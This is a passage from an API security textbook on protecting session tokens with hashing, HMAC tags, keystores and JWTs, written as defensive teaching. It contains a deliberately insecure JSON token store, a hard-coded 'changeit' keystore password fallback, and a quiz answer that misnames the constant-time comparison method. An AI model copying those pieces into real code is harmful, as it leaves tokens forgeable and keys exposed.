Listing 5.9 shows how to add token hashing to the `DatabaseTokenStore` by reusing the `sha256()` method you added to the `CookieTokenStore` in chapter 4. The token ID given to the client is the original, un-hashed random string, but the value stored in the database is the SHA-256 hash of that string. Because SHA-256 is a one-way hash function, an attacker that gains access to the database won't be able to reverse the hash function to determine the real token IDs. To read or revoke the token, you simply hash the value provided by the user and use that to look up the record in the database.

Listing 5.9 Hashing database tokens

```
@Override
public String create(Request request, Token token) {
    var tokenId = randomId();
    var attrs = new JSONObject(token.attributes).toString();

    database.updateUnique("INSERT INTO " +
        "tokens(token_id, user_id, expiry, attributes) " +
        "VALUES(?, ?, ?, ?)", hash(tokenId), token.username,
            token.expiry, attrs);
```

Hash the provided token when storing or looking up in the database.

```
    return tokenId;
}

@Override
public Optional<Token> read(Request request, String tokenId) {
    return database.findOptional(this::readToken,
            "SELECT user_id, expiry, attributes " +
            "FROM tokens WHERE token_id = ?", hash(tokenId));
}

@Override
public void revoke(Request request, String tokenId) {
    database.update("DELETE FROM tokens WHERE token_id = ?",
            hash(tokenId));
}

private String hash(String tokenId) {
    var hash = CookieTokenStore.sha256(tokenId);
    return Base64url.encode(hash);
}
```

Hash the provided token when storing or looking up in the database.

Reuse the SHA-256 method from the CookieTokenStore for the hash.

5.3.2 Authenticating tokens with HMAC

Although effective against token theft, simple hashing does not prevent an attacker with write access from inserting a fake token that gives them access to another user's account. Most databases are also not designed to provide constant-time equality comparisons, so database lookups can be vulnerable to timing attacks like those discussed in chapter 4. You can eliminate both issues by calculating a *message authentication code* (MAC), such as the standard hash-based MAC (HMAC). HMAC works like a normal cryptographic hash function, but incorporates a secret key known only to the API server.

> **DEFINITION** A *message authentication code* (MAC) is an algorithm for computing a short fixed-length authentication tag from a message and a secret key. A user with the same secret key will be able to compute the same tag from the same message, but any change in the message will result in a completely different tag. An attacker without access to the secret cannot compute a correct tag for any message. *HMAC* (hash-based MAC) is a widely used secure MAC based on a cryptographic hash function. For example, *HMAC-SHA-256* is HMAC using the SHA-256 hash function.

The output of the HMAC function is a short authentication tag that can be appended to the token as shown in figure 5.8. An attacker without access to the secret key can't calculate the correct tag for a token, and the tag will change if even a single bit of the token ID is altered, preventing them from tampering with a token or faking new ones.

In this section, you'll authenticate the database tokens with the widely used *HMAC-SHA256* algorithm. HMAC-SHA256 takes a 256-bit secret key and an input message and produces a 256-bit authentication tag. There are many wrong ways to construct a secure MAC from a hash function, so rather than trying to build your own solution




Figure 5.8 A token can be protected against theft and forgery by computing a HMAC authentication tag using a secret key. The token returned from the database is passed to the HMAC-SHA256 function along with the secret key. The output authentication tag is encoded and appended to the database ID to return to the client. Only the original token ID is stored in the database, and an attacker without access to the secret key cannot calculate a valid authentication tag.

you should always use HMAC, which has been extensively studied by experts. For more information about secure MAC algorithms, I recommend *Serious Cryptography* by Jean-Philippe Aumasson (No Starch Press, 2017).

Rather than storing the authentication tag in the database alongside the token ID, you'll instead leave that as-is. Before you return the token ID to the client, you'll compute the HMAC tag and append it to the encoded token, as shown in figure 5.9. When the client sends a request back to the API including the token, you can validate the authentication tag. If it is valid, then the tag is stripped off and the original token ID passed to the database token store. If the tag is invalid or missing, then the request can be immediately rejected without any database lookups, preventing any timing attacks. Because an attacker with access to the database cannot create a valid authentication tag, they can't use any stolen tokens to access the API and they can't create their own tokens by inserting records into the database.

Listing 5.10 shows the code for computing the HMAC tag and appending it to the token. You can implement this as a new `HmacTokenStore` implementation that can be




Figure 5.9 The database token ID is left untouched, but an HMAC authentication tag is computed and attached to the token ID returned to API clients. When a token is presented to the API, the authentication tag is first validated and then stripped from the token ID before passing it to the database token store. If the authentication tag is invalid, then the token is rejected before any database lookup occurs.

wrapped around the `DatabaseTokenStore` to add the protections, as HMAC turns out to be useful for other token stores as you will see in the next chapter. The HMAC tag can be implement using the `javax.crypto.Mac` class in Java, using a `Key` object passed to your constructor. You'll see soon how to generate the key. Create a new file HmacTokenStore.java alongside the existing JsonTokenStore.java and type in the contents of listing 5.10.

Listing 5.10 Computing a HMAC tag for a new token

```
package com.manning.apisecurityinaction.token;

import spark.Request;

import javax.crypto.Mac;
import java.nio.charset.StandardCharsets;
import java.security.*;
import java.util.*;

public class HmacTokenStore implements TokenStore {

    private final TokenStore delegate;
    private final Key macKey;

    public HmacTokenStore(TokenStore delegate, Key macKey) {
        this.delegate = delegate;
        this.macKey = macKey;
    }
```

Pass in the real TokenStore implementation and the secret key to the constructor.

```
                                    Call the real TokenStore to generate the
                                    token ID, then use HMAC to calculate the tag.
    @Override
    public String create(Request request, Token token) {
        var tokenId = delegate.create(request, token);
        var tag = hmac(tokenId);

        return tokenId + '.' + Base64url.encode(tag);
    }

    private byte[] hmac(String tokenId) {
        try {
            var mac = Mac.getInstance(macKey.getAlgorithm());
            mac.init(macKey);
            return mac.doFinal(
                    tokenId.getBytes(StandardCharsets.UTF_8));
        } catch (GeneralSecurityException e) {
            throw new RuntimeException(e);
        }
    }

    @Override
    public Optional<Token> read(Request request, String tokenId) {
        return Optional.empty(); // To be written
    }
}
```

Concatenate the original token ID with the encoded tag as the new token ID.

Use the javax .crypto.Mac class to compute the HMAC-SHA256 tag.

When the client presents the token back to the API, you extract the tag from the presented token and recompute the expected tag from the secret and the rest of the token ID. If they match then the token is authentic, and you pass it through to the `DatabaseTokenStore`. If they don't match, then the request is rejected. Listing 5.11 shows the code to validate the tag. First you need to extract the tag from the token and decode it. You then compute the correct tag just as you did when creating a fresh token and check the two are equal.

WARNING As you learned in chapter 4 when validating anti-CSRF tokens, it is important to always use a constant-time equality when comparing a secret value (the correct authentication tag) against a user-supplied value. Timing attacks against HMAC tag validation are a common vulnerability, so it is critical that you use `MessageDigest.isEqual` or an equivalent constant-time equality function.

Listing 5.11 Validating the HMAC tag

```
@Override
public Optional<Token> read(Request request, String tokenId) {
    var index = tokenId.lastIndexOf('.');
    if (index == -1) {
        return Optional.empty();
    }
    var realTokenId = tokenId.substring(0, index);
```

Extract the tag from the end of the token ID. If not found, then reject the request.

```
        var provided = Base64url.decode(tokenId.substring(index + 1));
        var computed = hmac(realTokenId);

        if (!MessageDigest.isEqual(provided, computed)) {
            return Optional.empty();
        }

        return delegate.read(request, realTokenId);
    }
```

Decode the tag from the token and compute the correct tag.

If the tag is valid, then call the real token store with the original token ID.

Compare the two tags with a constant-time equality check.

GENERATING THE KEY

The key used for HMAC-SHA256 is just a 32-byte random value, so you could generate one using a `SecureRandom` just like you currently do for database token IDs. But many APIs will be implemented using more than one server to handle load from large numbers of clients, and requests from the same client may be routed to any server, so they all need to use the same key. Otherwise, a token generated on one server will be rejected as invalid by a different server with a different key. Even if you have only a single server, if you ever restart it, then it will reject tokens issued before it restarted unless the key is the same. To get around these problems, you can store the key in an external *keystore* that can be loaded by each server.

> **DEFINITION** A *keystore* is an encrypted file that contains cryptographic keys and TLS certificates used by your API. A keystore is usually protected by a password.

Java supports loading keys from keystores using the `java.security.KeyStore` class, and you can create a keystore using the `keytool` command shipped with the JDK. Java provides several keystore formats, but you should use the PKCS #12 format (https://tools.ietf.org/html/rfc7292) because that is the most secure option supported by keytool.

Open a terminal window and navigate to the root folder of the Natter API project. Then run the following command to generate a keystore with a 256-bit HMAC key:

```
keytool -genseckey -keyalg HmacSHA256 -keysize 256 \
    -alias hmac-key -keystore keystore.p12 \
    -storetype PKCS12 \
    -storepass changeit
```

Generate a 256-bit key for HMAC-SHA256.

Store it in a PKCS#12 keystore.

Set a password for the keystore—ideally better than this one!

You can the load the keystore in your main method and then extract the key to pass to the `HmacTokenStore`. Rather than hard-code the keystore password in the source code, where it is accessible to anyone who can access the source code, you can pass it in from a system property or environment variable. This ensures that the developers writing the API do not know the password used for the production environment. The

password can then be used to unlock the keystore and to access the key itself.[5] After you have loaded the key, you can then create the `HmacKeyStore` instance, as shown in listing 5.12. Open Main.java in your editor and find the lines that construct the `DatabaseTokenStore` and `TokenController`. Update them to match the listing.

Listing 5.12 Loading the HMAC key

```
var keyPassword = System.getProperty("keystore.password",
        "changeit").toCharArray();
var keyStore = KeyStore.getInstance("PKCS12");
keyStore.load(new FileInputStream("keystore.p12"),
        keyPassword);

var macKey = keyStore.getKey("hmac-key", keyPassword);

var databaseTokenStore = new DatabaseTokenStore(database);
var tokenStore = new HmacTokenStore(databaseTokenStore, macKey);
var tokenController = new TokenController(tokenStore);
```

Load the keystore password from a system property.

Load the keystore, unlocking it with the password.

Get the HMAC key from the keystore, using the password again.

Create the HmacTokenStore, passing in the DatabaseTokenStore and the HMAC key.

TRYING IT OUT

Restart the API, adding `-Dkeystore.password=changeit` to the command line arguments, and you can see the update token format when you authenticate:

```
$ curl -H 'Content-Type: application/json' \
  -d '{"username":"test","password":"password"}' \
  https://localhost:4567/users
{"username":"test"}
$ curl -H 'Content-Type: application/json' -u test:password \
  -X POST https://localhost:4567/sessions
{"token":"OrosINwKcJs93WcujdzqGxK-d9s
➥ .wOaaXO4_yP4qtPmkOgphFob1HGB5X-bi0PNApBOa5nU"}
```

Create a test user.

Log in to get a token with the HMAC tag.

If you try and use the token without the authentication tag, then it is rejected with a 401 response. The same happens if you try to alter any part of the token ID or the tag itself. Only the full token, with the tag, is accepted by the API.

5.3.3 Protecting sensitive attributes

Suppose that your tokens include sensitive information about users in token attributes, such as their location when they logged in. You might want to use these attributes to make access control decisions, such as disallowing access to confidential documents if the token is suddenly used from a very different location. If an attacker

[5] Some keystore formats support setting different passwords for each key, but PKCS #12 uses a single password for the keystore and every key.

gains read access to the database, they would learn the location of every user currently using the system, which would violate their expectation of privacy.

Encrypting database attributes

One way to protect sensitive attributes in the database is by encrypting them. While many databases come with built-in support for encryption, and some commercial products can add this, these solutions typically only protect against attackers that gain access to the raw database file storage. Data returned from queries is transparently decrypted by the database server, so this type of encryption does not protect against SQL injection or other attacks that target the database API. You can solve this by encrypting database records in your API before sending data to the database, and then decrypting the responses read from the database. Database encryption is a complex topic, especially if encrypted attributes need to be searchable, and could fill a book by itself. The open source CipherSweet library (https://ciphersweet.paragonie.com) provides the nearest thing to a complete solution that I am aware of, but it lacks a Java version at present.

All searchable database encryption leaks some information about the encrypted values, and a patient attacker may eventually be able to defeat any such scheme. For this reason, and the complexity, I recommend that developers concentrate on basic database access controls before investigating more complex solutions. You should still enable built-in database encryption if your database storage is hosted by a cloud provider or other third party, and you should always encrypt all database backups—many backup tools can do this for you.

For readers that want to learn more, I've provided a heavily-commented version of the `DatabaseTokenStore` providing encryption and authentication of all token attributes, as well as *blind indexing* of usernames in a branch of the GitHub repository that accompanies this book at http://mng.bz/4B75.

The main threat to your token database is through injection attacks or logic errors in the API itself that allow a user to perform actions against the database that they should not be allowed to perform. This might be reading other users' tokens or altering or deleting them. As discussed in chapter 2, use of prepared statements makes injection attacks much less likely. You reduced the risk even further in that chapter by using a database account with fewer permissions rather than the default administrator account. You can take this approach further to reduce the ability of attackers to exploit weaknesses in your database storage, with two additional refinements:

- You can create separate database accounts to perform destructive operations such as bulk deletion of expired tokens and deny those privileges to the database user used for running queries in response to API requests. An attacker that exploits an injection attack against the API is then much more limited in the damage they can perform. This split of database privileges into separate accounts can work well with the *Command-Query Responsibility Segregation* (CQRS; see https://martinfowler.com/bliki/CQRS.html) API design pattern, in which a completely separate API is used for query operations compared to update operations.

- Many databases support *row-level security* policies that allow queries and updates to see a filtered view of database tables based on contextual information supplied by the application. For example, you could configure a policy that restricts the tokens that can be viewed or updated to only those with a username attribute matching the current API user. This would prevent an attacker from exploiting an SQL vulnerability to view or modify any other user's tokens. The H2 database used in this book does not support row-level security policies. See https://www.postgresql.org/docs/current/ddl-rowsecurity.html for how to configure row-level security policies for PostgreSQL as an example.

Pop quiz

4 Where should you store the secret key used for protecting database tokens with HMAC?

   a In the database alongside the tokens.
   b In a keystore accessible only to your API servers.
   c Printed out in a physical safe in your boss's office.
   d Hard-coded into your API's source code on GitHub.
   e It should be a memorable password that you type into each server.

5 Given the following code for computing a HMAC authentication tag:

```
byte[] provided = Base64url.decode(authTag);
byte[] computed = hmac(tokenId);
```

   which one of the following lines of code should be used to compare the two values?

   a `computed.equals(provided)`
   b `provided.equals(computed)`
   c `Arrays.equals(provided, computed)`
   d `Objects.equals(provided, computed)`
   e `MessageDigest.isEqual(provided, computed)`

6 Which API design pattern can be useful to reduce the impact of SQL injection attacks?

   a Microservices
   b Model View Controller (MVC)
   c Uniform Resource Identifiers (URIs)
   d Command Query Responsibility Segregation (CQRS)
   e Hypertext as the Engine of Application State (HATEOAS)

The answers are at the end of the chapter.

Answers to pop quiz questions

1. e. The `Access-Control-Allow-Credentials` header is required on both the preflight response and on the actual response; otherwise, the browser will reject the cookie or strip it from subsequent requests.
2. c. Use a `SecureRandom` or other cryptographically-secure random number generator. Remember that while the output of a hash function may look random, it's only as unpredictable as the input that is fed into it.
3. d. The Bearer auth scheme is used for tokens.
4. b. Store keys in a keystore or other secure storage (see part 4 of this book for other options). Keys should not be stored in the same database as the data they are protecting and should never be hard-coded. A password is not a suitable key for HMAC.
5. e. Always use `MessageDigest.equals` or another constant-time equality test to compare HMAC tags.
6. d. CQRS allows you to use different database users for queries versus database updates with only the minimum privileges needed for each task. As described in section 5.3.2, this can reduce the damage that an SQL injection attack can cause.

Summary

- Cross-origin API calls can be enabled for web clients using CORS. Enabling cookies on cross-origin calls is error-prone and becoming more difficult over time. HTML 5 Web Storage provides an alternative to cookies for storing cookies directly.
- Web Storage prevents CSRF attacks but can be more vulnerable to token exfiltration via XSS. You should ensure that you prevent XSS attacks before moving to this token storage model.
- The standard Bearer authentication scheme for HTTP can be used to transmit a token to an API, and to prompt for one if not supplied. While originally designed for OAuth2, the scheme is now widely used for other forms of tokens.
- Authentication tokens should be hashed when stored in a database to prevent them being used if the database is compromised. Message authentication codes (MACs) can be used to protect tokens against tampering and forgery. Hash-based MAC (HMAC) is a standard secure algorithm for constructing a MAC from a secure hash algorithm such as SHA-256.
- Database access controls and row-level security policies can be used to further harden a database against attacks, limiting the damage that can be done. Database encryption can be used to protect sensitive attributes but is a complex topic with many failure cases.

6 Self-contained tokens and JWTs

This chapter covers

- Scaling token-based authentication with encrypted client-side storage
- Protecting tokens with MACs and authenticated encryption
- Generating standard JSON Web Tokens
- Handling token revocation when all the state is on the client

You've shifted the Natter API over to using the database token store with tokens stored in Web Storage. The good news is that Natter is really taking off. Your user base has grown to millions of regular users. The bad news is that the token database is struggling to cope with this level of traffic. You've evaluated different database backends, but you've heard about *stateless tokens* that would allow you to get rid of the database entirely. Without a database slowing you down, Natter will be able to scale up as the user base continues to grow. In this chapter, you'll implement self-contained tokens securely, and examine some of the security trade-offs compared to database-backed tokens. You'll also learn about the *JSON Web Token* (JWT) standard that is the most widely used token format today.

DEFINITION *JSON Web Tokens* (JWTs, pronounced "jots") are a standard format for self-contained security tokens. A JWT consists of a set of claims about a user represented as a JSON object, together with a header describing the format of the token. JWTs are cryptographically protected against tampering and can also be encrypted.

6.1 Storing token state on the client

The idea behind stateless tokens is simple. Rather than store the token state in the database, you can instead encode that state directly into the token ID and send it to the client. For example, you could serialize the token fields into a JSON object, which you then Base64url-encode to create a string that you can use as the token ID. When the token is presented back to the API, you then simply decode the token and parse the JSON to recover the attributes of the session.

Listing 6.1 shows a JSON token store that does exactly that. It uses short keys for attributes, such as `sub` for the subject (username), and `exp` for the expiry time, to save space. These are standard JWT attributes, as you'll learn in section 6.2.1. Leave the `revoke` method blank for now, you will come back to that shortly in section 6.5. Navigate to the src/main/java/com/manning/apisecurityinaction/token folder and create a new file JsonTokenStore.java in your editor. Type in the contents of listing 6.1 and save the new file.

WARNING This code is not secure on its own because pure JSON tokens can be altered and forged. You'll add support for token authentication in section 6.1.1.

Listing 6.1 The JSON token store

```
package com.manning.apisecurityinaction.token;

import org.json.*;
import spark.Request;
import java.time.Instant;
import java.util.*;
import static java.nio.charset.StandardCharsets.UTF_8;

public class JsonTokenStore implements TokenStore {
    @Override
    public String create(Request request, Token token) {
        var json = new JSONObject();
        json.put("sub", token.username);
        json.put("exp", token.expiry.getEpochSecond());
        json.put("attrs", token.attributes);

        var jsonBytes = json.toString().getBytes(UTF_8);
        return Base64url.encode(jsonBytes);
    }

    @Override
    public Optional<Token> read(Request request, String tokenId) {
```

Convert the token attributes into a JSON object.

Encode the JSON object with URL-safe Base64-encoding.

```
            try {
                var decoded = Base64url.decode(tokenId);
                var json = new JSONObject(new String(decoded, UTF_8));
                var expiry = Instant.ofEpochSecond(json.getInt("exp"));
                var username = json.getString("sub");
                var attrs = json.getJSONObject("attrs");

                var token = new Token(expiry, username);
                for (var key : attrs.keySet()) {
                    token.attributes.put(key, attrs.getString(key));
                }

                return Optional.of(token);
            } catch (JSONException e) {
                return Optional.empty();
            }
        }

        @Override
        public void revoke(Request request, String tokenId) {
            // TODO
        }
    }
```

To read the token, decode it and parse the JSON to recover the attributes.

Leave the revoke method blank for now.

6.1.1 Protecting JSON tokens with HMAC

Of course, as it stands, this code is completely insecure. Anybody can log in to the API and then edit the encoded token in their browser to change their username or other security attributes! In fact, they can just create a brand-new token themselves without ever logging in. You can fix that by reusing the `HmacTokenStore` that you created in chapter 5, as shown in figure 6.1. By appending an authentication tag computed with a secret key known only to the API server, an attacker is prevented from either creating a fake token or altering an existing one.

To enable HMAC-protected tokens, open Main.java in your editor and change the code that constructs the `DatabaseTokenStore` to instead create a `JsonTokenStore`:

```
TokenStore tokenStore = new JsonTokenStore();
tokenStore = new HmacTokenStore(tokenStore, macKey);
var tokenController = new TokenController(tokenStore);
```

Construct the JsonTokenStore.

Wrap it in a HmacTokenStore to ensure authenticity.

You can try it out to see your first stateless token in action:

```
$ curl -H 'Content-Type: application/json' -u test:password \
  -X POST https://localhost:4567/sessions
{"token":"eyJzdWIiOiJ0ZXN0IiwiZXhwIjoxNTU5NTgyMTI5LCJhdHRycyI6e319.
➥ INFgLC3cAhJ8DjzPgQfHBHvU_uItnFjt568mQ43V7YI"}
```




Figure 6.1 An HMAC tag is computed over the encoded JSON claims using a secret key. The HMAC tag is then itself encoded into URL-safe Base64 format and appended to the token, using a period as a separator. As a period is not a valid character in Base64 encoding, you can use this to find the tag later.

Pop quiz

1 Which of the STRIDE threats does the `HmacTokenStore` protect against? (There may be more than one correct answer.)

   a Spoofing
   b Tampering
   c Repudiation
   d Information disclosure
   e Denial of service
   f Elevation of privilege

The answer is at the end of the chapter.

6.2 JSON Web Tokens

Authenticated client-side tokens have become very popular in recent years, thanks in part to the standardization of JSON Web Tokens in 2015. JWTs are very similar to the JSON tokens you have just produced, but have many more features:

- A standard header format that contains metadata about the JWT, such as which MAC or encryption algorithm was used.
- A set of standard claims that can be used in the JSON content of the JWT, with defined meanings, such as `exp` to indicate the expiry time and `sub` for the subject, just as you have been using.
- A wide range of algorithms for authentication and encryption, as well as digital signatures and public key encryption that are covered later in this book.

Because JWTs are standardized, they can be used with lots of existing tools, libraries, and services. JWT libraries exist for most programming languages now, and many API frameworks include built-in support for JWTs, making them an attractive format to use. The OpenID Connect (OIDC) authentication protocol that's discussed in chapter 7 uses JWTs as a standard format to convey identity claims about users between systems.

The JWT standards zoo

While JWT itself is just one specification (https://tools.ietf.org/html/rfc7519), it builds on a collection of standards collectively known as JSON Object Signing and Encryption (JOSE). JOSE itself consists of several related standards:

- JSON Web Signing (JWS, https://tools.ietf.org/html/rfc7515) defines how JSON objects can be authenticated with HMAC and digital signatures.
- JSON Web Encryption (JWE, https://tools.ietf.org/html/rfc7516) defines how to encrypt JSON objects.
- JSON Web Key (JWK, https://tools.ietf.org/html/rfc7517) describes a standard format for cryptographic keys and related metadata in JSON.
- JSON Web Algorithms (JWA, https://tools.ietf.org/html/rfc7518) then specifies signing and encryption algorithms to be used.

JOSE has been extended over the years by new specifications to add new algorithms and options. It is common to use JWT to refer to the whole collection of specifications, although there are uses of JOSE beyond JWTs.

A basic authenticated JWT is almost exactly like the HMAC-authenticated JSON tokens that you produced in section 6.1.1, but with an additional JSON header that indicates the algorithm and other details of how the JWT was produced, as shown in figure 6.2. The Base64url-encoded format used for JWTs is known as the *JWS Compact Serialization*. JWS also defines another format, but the compact serialization is the most widely used for API tokens.




Figure 6.2 The JWS Compact Serialization consists of three URL-safe Base64-encoded parts, separated by periods. First comes the header, then the payload or claims, and finally the authentication tag or signature. The values in this diagram have been shortened for display purposes.

The flexibility of JWT is also its biggest weakness, as several attacks have been found in the past that exploit this flexibility. JOSE is a *kit-of-parts* design, allowing developers to pick and choose from a wide variety of algorithms, and not all combinations of features are secure. For example, in 2015 the security researcher Tim McClean discovered vulnerabilities in many JWT libraries (http://mng.bz/awKz) in which an attacker could change the algorithm header in a JWT to influence how the recipient validated the token. It was even possible to change it to the value `none`, which instructed the JWT library to not validate the signature at all! These kinds of security flaws have led some people to argue that JWTs are inherently insecure due to the ease with which they can be misused, and the poor security of some of the standard algorithms.

PASETO: An alternative to JOSE

The error-prone nature of the standards has led to the development of alternative formats intended to be used for many of the same purposes as JOSE but with fewer tricky implementation details and opportunities for misuse. One example is PASETO (https://paseto.io), which provides either symmetric authenticated encryption or public key signed JSON objects, covering many of the same use-cases as the JOSE and JWT standards. The main difference from JOSE is that PASETO only allows a developer to specify a format version. Each version uses a fixed set of cryptographic algorithms rather than allowing a wide choice of algorithms: version 1 requires widely implemented algorithms such as AES and RSA, while version 2 requires more modern but less widely implemented algorithms such as Ed25519. This gives an attacker much less scope to confuse the implementation and the chosen algorithms have few known weaknesses.

I'll let you come to your own conclusions about whether to use JWTs. In this chapter you'll see how to implement some of the features of JWTs from scratch, so you can decide if the extra complexity is worth it. There are many cases in which JWTs cannot be avoided, so I'll point out security best practices and gotchas so that you can use them safely.

6.2.1 The standard JWT claims

One of the most useful parts of the JWT specification is the standard set of JSON object properties defined to hold claims about a subject, known as a *claims set*. You've already seen two standard JWT claims, because you used them in the implementation of the `JsonTokenStore`:

- The `exp` claim indicates the expiry time of a JWT in UNIX time, which is the number of seconds since midnight on January 1, 1970 in UTC.
- The `sub` claim identifies the subject of the token: the user. Other claims in the token are generally making claims about this subject.

JWT defines a handful of other claims too, which are listed in table 6.1. To save space, each claim is represented with a three-letter JSON object property.

Table 6.1 Standard JWT claims

Claim	Name	Purpose
`iss`	Issuer	Indicates who created the JWT. This is a single string and often the URI of the authentication service.
`aud`	Audience	Indicates who the JWT is for. An array of strings identifying the intended recipients of the JWT. If there is only a single value, then it can be a simple string value rather than an array. The recipient of a JWT must check that its identifier appears in the audience; otherwise, it should reject the JWT. Typically, this is a set of URIs for APIs where the token can be used.
`iat`	Issued-At	The UNIX time at which the JWT was created.
`nbf`	Not-Before	The JWT should be rejected if used before this time.
`exp`	Expiry	The UNIX time at which the JWT expires and should be rejected by recipients.
`sub`	Subject	The identity of the subject of the JWT. A string. Usually a username or other unique identifier.
`jti`	JWT ID	A unique ID for the JWT, which can be used to detect replay.

Of these claims, only the issuer, issued-at, and subject claims express a positive statement. The remaining fields all describe constraints on how the token can be used rather than making a claim. These constraints are intended to prevent certain kinds of attacks against security tokens, such as *replay attacks* in which a token sent by a genuine party to a service to gain access is captured by an attacker and later replayed so that the attacker can gain access. Setting a short expiry time can reduce the window of opportunity for such attacks, but not eliminate them. The JWT ID can be used to add a unique value to a JWT, which the recipient can then remember until the token expires to prevent the same token being replayed. Replay attacks are largely prevented by the use of TLS but can be important if you have to send a token over an insecure channel or as part of an authentication protocol.

DEFINITION A *replay attack* occurs when an attacker captures a token sent by a legitimate party and later replays it on their own request.

The issuer and audience claims can be used to prevent a different form of replay attack, in which the captured token is replayed against a different API than the originally intended recipient. If the attacker replays the token back to the original issuer, this is known as a *reflection attack*, and can be used to defeat some kinds of authentication protocols if the recipient can be tricked into accepting their own authentication messages. By verifying that your API server is in the audience list, and that the token was issued by a trusted party, these attacks can be defeated.

6.2.2 The JOSE header

Most of the flexibility of the JOSE and JWT standards is concentrated in the header, which is an additional JSON object that is included in the authentication tag and contains metadata about the JWT. For example, the following header indicates that the token is signed with HMAC-SHA-256 using a key with the given key ID:

```
{
  "alg": "HS256",
  "kid": "hmac-key-1"
}
```

The algorithm

The key identifier

Although seemingly innocuous, the JOSE header is one of the more error-prone aspects of the specifications, which is why the code you have written so far does not generate a header, and I often recommend that they are stripped when possible to create (nonstandard) *headless JWTs*. This can be done by removing the header section produced by a standard JWT library before sending it and then recreating it again before validating a received JWT. Many of the standard headers defined by JOSE can open your API to attacks if you are not careful, as described in this section.

DEFINITION A *headless JWT* is a JWT with the header removed. The recipient recreates the header from expected values. For simple use cases where you control the sender and recipient this can reduce the size and attack surface of using JWTs but the resulting JWTs are nonstandard. Where headless JWTs can't be used, you should strictly validate all header values.

The tokens you produced in section 6.1.1 are effectively headless JWTs and adding a JOSE header to them (and including it in the HMAC calculation) would make them standards-compliant. From now on you'll use a real JWT library, though, rather than writing your own.

THE ALGORITHM HEADER

The `alg` header identifies the JWS or JWE cryptographic algorithm that was used to authenticate or encrypt the contents. This is also the only mandatory header value. The purpose of this header is to enable *cryptographic agility*, allowing an API to change the algorithm that it uses while still processing tokens issued using the old algorithm.

DEFINITION *Cryptographic agility* is the ability to change the algorithm used for securing messages or tokens in case weaknesses are discovered in one algorithm or a more performant alternative is required.

Although this is a good idea, the design in JOSE is less than ideal because the recipient must rely on the sender to tell them which algorithm to use to authenticate the message. This violates the principle that you should never trust a claim that you have not authenticated, and yet you cannot authenticate the JWT until you have processed this claim! This weakness was what allowed Tim McClean to confuse JWT libraries by changing the `alg` header.

